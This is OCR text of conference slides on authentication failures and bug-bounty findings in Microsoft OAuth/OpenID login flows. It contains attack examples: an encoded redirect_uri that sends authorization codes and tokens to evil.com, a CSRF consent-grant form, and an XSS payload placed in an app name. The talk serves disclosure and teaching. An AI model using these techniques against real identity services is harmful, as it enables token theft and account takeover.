
Identity Crisis:

war stories from authentication failures

Vishal Chauhan (@axsdnied)

Microsoft



Someone wise once said

Goal

Getting to know identity

Protocols and its nightmares


Identity Bounty

Conclusion

Agenda

Getting to know Identity

Applications of Identity



Web app example


SIGN-IN PROTOCOL

AUTHENTICATION PROTOCOL

TOKEN TYPE

Path to Identity: Milestones

SIGN-IN PROTOCOL



Path to Identity: Sign in

Where?

AUTHENTICATION PROTOCOL

- Form based
- Kerberos
- OpenID
- ...

Path to Identity: Auth

How?

TOKEN TYPE

- SAML 1.1
- SAML 2.0
- JWT
- …

Path to Identity: Token Type

What?

Enterprise

https://login.microsoftonline.com/common/oauth2/authorize (OAUTH/OPENID/JWT)

https://login.microsoftonline.com/login.srf (WS-FED/Kerberos/SAML)


Consumer

https://login.live.com/oauth20_authorize.srf (OAUTH/OPENID/JWT)

https://login.live.com/login.srf (WS-FED/SAML/Base64)

Path to Identity: Enterprise Vs Consumer

Protocols and its Nightmares



Authentication flow: The Players


User

App -> Resource Provider

Identity Provider

portal.office.com

login.microsoftonline.com



Authentication flow: Redirection

```
https://login.microsoftonline.com/common/oauth2/authorize?
client_id=00000006-0000-0ff1-ce00-000000000000
scope=openid profile
response_type=code+id_token
response_mode=query
state=OpenIdConnect.AuthenticationProperties=myr2HdbOy[…]mwc
nonce=63[…]dh
redirect_uri=https://portal.office.com/landing
```

AUTH PROTOCOL


OPENID

APPLICATION IDENTIFIER

PORTAL.OFFICE.COM

REQUEST SCOPE

[IDENTITY|PROFILE|…]



WHAT TO RESPOND?

[CODE|IDENTIFIER|TOKEN]


HOW TO RESPOND?

[POST|FRAGMENT|QUERY]

WHERE TO RESPOND?

PORTAL.OFFICE.COM

Authentication flow: Redirection



Authentication flow: Back home

https://login.microsoftonline.com/common/oauth2/token/

(USD)$20,000*2

[POST]

code=<Authorization Code>

redirect_uri=https://portal.office.com

grant_type=authorization_code

client_id=00000006-0000-0ff1-ce00-000000000000

Authorization flow: Redeem code for Token

(USD)$13,000

What if?

- https://login.microsoftonline.com/common/oauth2/authorize?client_id=00000006-0000-0ff1-ce00-000000000000&[…]&redirect_uri=https://evil.com
  - evil.com?**Code=[…]&id_token=[…]]** right?

App Manifest
- **App ID**
- Expected Permissions
- **App URL**

- Let's play with encoding a bit….

  Redirect_uri =https%3a%2f%portal.office.com%252f@evil.com%2fmicrosoft%2f%3f

  [user:password@]host[:port]][/]path[?query][#fragment]

  *Final token is sent out to provided host, which in this case is evil.com

Authentication flow: The Unexpected


What if?

- I register an app and then Redirect_uri == https://evil.com
  - Profit ☺. Right?

App Manifest
- **App ID == My App ID**
- Expected Permissions
- **App URL == evil.com**

- office.com is unique, so is every Microsoft app, they have implicit authorization
  - For any other app, explicit user consent is required

Permission Scope



Authentication flow: The Consent

Oauth in nutshell

1: Some app requests Oauth access to a user's account

2: User approves or rejects

- Some apps are “preauthorized”

3: App receives a magic delegation token and access resource on User’s behalf

Oauth really doesn't make any sense to anyone (because it's bad, and whoever invented it should feel bad)

An awesome security researcher

(USD)$24,000

<form id="frm" action="https://login.microsoftonline.com/common/Consent/Grant" method="post">

Cross Site Request Forgery (CSRF)

Attack Scenario:

- Register a malicious app with full privilege scope
- Assume victim is already logged into one of Microsoft service
- Send a link to victim, which makes a POST REQUEST to consent (‘yes’) with malicious app
- App registered to victim with full privilege access without user consent


Authentication flow: What ifs?

The app name is not properly encoded in consent screen?

Cross site scripting (XSS)

Attack scenario:

- Register an app
- AppName=test"onload="alert(1)"param=“
- Send victim link to login with your malicious app
- During auth flow XSS is executed, which can bypass consent and/or steal identity



Authentication flow: What ifs?

